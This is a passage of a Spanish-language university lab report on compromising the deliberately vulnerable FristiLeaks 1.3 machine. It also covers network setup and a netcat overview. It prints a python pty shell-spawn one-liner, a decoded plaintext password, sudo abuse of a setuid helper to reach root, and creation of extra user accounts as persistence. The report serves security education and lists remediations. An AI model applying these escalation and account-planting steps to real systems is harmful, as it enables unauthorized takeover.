


Ilustración 51 crear de python

22 DECODIFICANDO TEXTO EN BASE 64

luego de lo que creado el archivo de Python para poder descifrar ingresamos el comando en esa forma junto con el texto en base64 que se encontró en el anteriormente **python decode.py =RFn0AKnLMHMPIzpyuTI0ITG'**, luego de ajustar que nos imprimirá en pantalla con el contenido descifrado, tendremos la clave del usuario **Fristigod**




Ilustración 52 creacion de Python

luego ingresamos el comando bash lo que sale del modo de la lectura para entrar de un modo donde podremos aplicar el comando que le servirá para poder salir del modo de la lectura de ingresar de una Shell que le permita a ingresar comandos es el siguiente **python -c 'import pty;pty.spawn("/bin/sh")'.**

```
sh-4.1$ python -c 'import pty;pty.spawn("/bin/sh")'
python -c 'import pty;pty.spawn("/bin/sh")'
sh-4.1$
```

Ilustración 53 salir de modo lectura

Ahora veamos este que ya importamos en una nueva Shell lo intentaremos a cambiar al usuario **fristigod** y la contraseña que nos desciframos con el comando **su fristigod**, luego le pedirá a ingresar la contraseña para poder ingresar

```
sh-4.1$ su fristigod
su fristigod
Password: LetThereBeFristi!
```

Ilustración 54 cambio de usuario

23 RUTA PARA ACCEDER COMO ROOT (SUPER USUARIO)

Luego regresamos al inicio con **cd ..** para estar en todas las carpetas anteriores, el meta que debe estar en la carpeta **fristigod** que está en el **var.**

Ahora lo accedemos el directamente en fristigod con el comando **cd fristigod** y lo listamos en el contenido con ls -la este tiene una carpeta que muestra prueba para ser root. **secret_admi_stuff**

```
bash-4.1$ cd fristigod
cd fristigod
bash-4.1$ ls -la
ls -la
total 16
drwxr-x---  3 fristigod fristigod 4096 Nov 25  2015 .
drwxr-xr-x. 19 root      root     4096 Nov 19  2015 ..
-rw-------  1 fristigod fristigod  864 Nov 25  2015 .bash_history
drwxrwxr-x.  2 fristigod fristigod 4096 Nov 25  2015 .secret_admin_stuff
bash-4.1$
```

Ilustración 55 agregado de la lista de frisitgod

ACCESO AL MODO ROOT EN FRISTILEAKS

En el siguiente de este apartado nos accederemos a la carpeta. **Secret_admin_stuff** con el comando **cd.secret_admin_stuff**, lo listaremos con ls -la en este destino lo encontraremos un archivo importante **doCom** eso lo que tiene los privilegios elevados para ser root.




Ilustración 56 un archivo importante

Luego veamos este para ejecutar en este archivo nos ingresamos en el comando **sudo -u fristi./doCom** su root con este comando estaremos diciendo que lo usaremos de los privilegios de root mientras que se ejecuta ahora con el comando **whoami** podemos ver qué tipo usuarios de lo que somos, podemos confirmar que son root.




Ilustración 57 Usuario de privilegio




Ilustración 58 observar el usuario

24 CREACION DE USUARIO EN FRISTLEAKS

Empezamos a crear en un usuario con el comando son dos **useradd -m mickler y m-quintocopete** luego seleccionaremos el usuario para darle la contraseña con el comando passwd **mickler quintocopete** se pedirá para ingresar la nueva contraseña, en este caso la contraseña seria es **1913 y 2000**




Ilustración 59 Crear un usuario de fristileaks

```
[root@localhost .secret_admin_stuff]# useradd -m quintocopete
useradd -m quintocopete
[root@localhost .secret_admin_stuff]# passwd quintocopete
passwd quintocopete
Changing password for user quintocopete.
New password: 2000

BAD PASSWORD: it is too short
BAD PASSWORD: is too simple
Retype new password: 2000

passwd: all authentication tokens updated successfully.
[root@localhost .secret_admin_stuff]#
```

Ilustración 60 Crear otro usuario de fristileaks

Luego ingresamos en el **home** para poder verificar que ya está registrado como el usuario con el comando **cd home** se accede a **home,** ya podemos ver que se encuentras los usuarios agregados.

```
[root@localhost /]# cd home
cd home
[root@localhost home]# ls -la
ls -la
total 36
drwxr-xr-x.  7 root         root          4096 Sep  6 19:08 .
dr-xr-xr-x. 22 root         root          4096 Sep  6 16:53 ..
drwxrwxrwx.  2 admin        admin         4096 Nov 19  2015 admin
drwx--r-x.  5 eezeepz      eezeepz      12288 Nov 18  2015 eezeepz
drwx------   2 fristigod    fristigod     4096 Nov 19  2015 fristigod
drwx------   2 mickler      mickler       4096 Sep  6 19:06 mickler
drwx------   2 quintocopete quintocopete  4096 Sep  6 19:08 quintocopete
[root@localhost home]#
```

Ilustración 61 registrado de usuario

Para cambiar al usuario ingresaremos el comando con él su **mickler y quintocopete** no se pedirá ya que la contraseña están con el usuario root, ahora ingresamos **whoami** para ver que, si estamos con el usuario, correctamente estamos conectado con el usuario creado

```
[root@localhost home]# su mickler
su mickler
[mickler@localhost home]$ whoami
whoami
mickler
[mickler@localhost home]$
```

Ilustración 62 ingresar sin contraseña

```
[mickler@localhost home]$ su quintocopete
su quintocopete
Password: 2000

[quintocopete@localhost home]$ whoami
whoami
quintocopete
[quintocopete@localhost home]$
```

Ilustración 63 ingresa con contraseña

Ahora ya tenemos los archivos después de crear de lo que haya toda la configuración de Kali Linux

Ilustración 64 Escritorio de ubuntu agregado de los archivos

25 UBUNTU

Ahora ingresamos al Ubuntu en cdm, en este caso se debe colocar el comando es, **sudo nano /etc/netplan/01-network-manager-all.yaml**, se abrirá en una ventanita

```
santiago@santiago-VirtualBox:~$ sudo nano /etc/netplan/01-network-manager-all.yaml
```

Ilustración 65 Crear en una mac

Ahora se abrió en esta ventana, ese archivo es una configuración de **Netplan** en Ubuntu, donde se define que la interfaz de red **enp0s3** será administrada por **NetworkManager**, tendrá habilitado **DHCP** para obtener automáticamente la

dirección IP y se establece una **MAC fija (08:00:27:53:38:48)**, garantizando que la conexión se gestione de forma automática y controlada.

```
  GNU nano 7.2              /etc/netplan/01-network-manager-all.yaml
# Let NetworkManager manage all devices on this system
network:
  version: 2
  renderer: NetworkManager
  ethernets:
    enp0s3:
      dhcp4: true
      macaddress: 08:00:27:53:38:48
```

Ilustración 66 Colocar el número de mac

Se ejecuta el comando ip link show enp0s3, donde se observa que la interfaz de red está activa (state UP) y presenta la dirección MAC **08:00:27:53:38:48**.

```
santiago@santiago-VirtualBox:~$ ip link show enp0s3
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT
 group default qlen 1000
    link/ether 08:00:27:53:38:48 brd ff:ff:ff:ff:ff:ff
```

Ilustración 67 la interfaz de red activado

Con el comando ifconfig se confirma que la interfaz **enp0s3** recibió la IP **192.168.23.8**, junto con su máscara de subred **255.255.255.0** y la dirección de broadcast **192.168.23.255**.

```
santiago@santiago-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.23.8  netmask 255.255.255.0  broadcast 192.168.23.255
        inet6 fe80::a00:27ff:fe53:3848  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:53:38:48  txqueuelen 1000  (Ethernet)
        RX packets 1601  bytes 2002960 (2.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5967  bytes 517299 (517.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Ilustración 68 Ifconfig para ver la direccion ip

Se realiza un ping a la dirección **192.168.23.8**, comprobando que la máquina responde correctamente y tiene conectividad dentro de la red.




Ilustración 69 Comprobando de la direccion ip

En la configuración de red de VirtualBox se muestra que el adaptador de red está habilitado en modo **NAT**, con la dirección MAC correspondiente y la opción de cable conectado activada.




Ilustración 70 Red de windows de xp

Se muestra la ejecución del comando ping desde Windows XP hacia la dirección **192.168.23.9**, donde se recibieron respuestas correctas en todos los intentos, con tiempos de respuesta muy bajos, lo que confirma una comunicación estable y exitosa entre las máquinas.




Ilustración 71 Cd de windows xp

26 INVESTIGACION

27 COMANDOS PARA CALCULAR CUANTOS CARACTERES TIENE UN ARCHIVOS

Ahora primero se debe colocar a este comando para crear en un archivo para obtener los caracteres de lo que ha hecho, el comando es **echo "hola, este es un archivo de prueba" > santiago.txt,** el comando **wc -m santiago.txt** sirve para calcular cuantos caracteres tiene en un archivo, y lo que sale el resultado te dará el número de caracteres que contiene el texto + 1 salto de línea, y el resultado es 36 caracteres




Ilustración 72 Crear en un archivo caracteres

Para mostrar lo que acabar de crear en un archivo, el comando se debe poner es **ls**.




Ilustración 73 La lista de los archivos

Luego veamos en una carpeta que se crea en un archivo después de crear




Ilustración 74 la carpeta que este agregado

Luego le da clic se abrirá el archivo ahí tiene los caracteres, esta correctamente




Ilustración 75 La prueba del archivo

Universidad Tecnológica del Chocó
Diego Luis Córdoba

28 INVESTIGAR LOS ACCESOS DEL NC

Netcat, también conocido como **nc**, es una herramienta de red llamada el “cuchillo suizo” por su versatilidad. Permite establecer conexiones TCP y UDP para múltiples tareas. Entre sus principales usos están:

- Escuchar en un puerto y aceptar conexiones.
- Conectarse a un servidor remoto.
- Transferir archivos entre máquinas.
- Escanear puertos para detectar servicios activos.
- Redirigir puertos funcionando como proxy simple.
- Ejecutar comandos remotos (con precaución por temas de seguridad).

29 SOLUCIONES

Durante la práctica se demostró que el sistema Fristileaks era vulnerable a múltiples fallos de seguridad. Las soluciones que deberían implementarse en un entorno real son:

- Restringir los directorios y archivos visibles en el servidor.
- Usar contraseñas seguras y evitar dejarlas expuestas en código fuente.
- Configurar permisos adecuados en carpetas y archivos del sistema.
- Mantener actualizados los servicios y sistemas operativos.
- Implementar firewalls y reglas de seguridad para reducir superficies de ataque.
- Monitorear continuamente los accesos y registros de seguridad.

30 RECOMENDACIONES

Es recomendable aplicar estas prácticas en entornos controlados, ya que permiten aprender haciendo. Para sistemas reales, la lección es clara: se deben corregir malas configuraciones, usar contraseñas seguras, proteger directorios y auditar continuamente los servidores.

31 CONCLUSION

El análisis realizado sobre Fristileaks 1.3 permitió demostrar cómo un sistema vulnerable puede ser comprometido a través de errores de configuración y gestión de credenciales. A lo largo de la práctica se logró identificar servicios expuestos, acceder a directorios ocultos, decodificar información sensible y escalar privilegios hasta obtener acceso como root. Este proceso evidenció la importancia de aplicar medidas de seguridad adecuadas en servidores, ya que un atacante real podría aprovechar las mismas fallas para tomar control total del sistema.

32 BIBLIOGRAFIA

RAFAEL SANDOVAL MORALES. Material de apoyo de la asignatura Seguridad y Auditoría de Redes. Universidad Tecnológica del Chocó. (2025).

33 WEBGRAFIA

https://www.ochobitshacenunbyte.com/2021/11/04/uso-del-comando-ncat-nc-en-linux-con-ejemplos/

https://onlinepngtools.com/convert-base64-to-png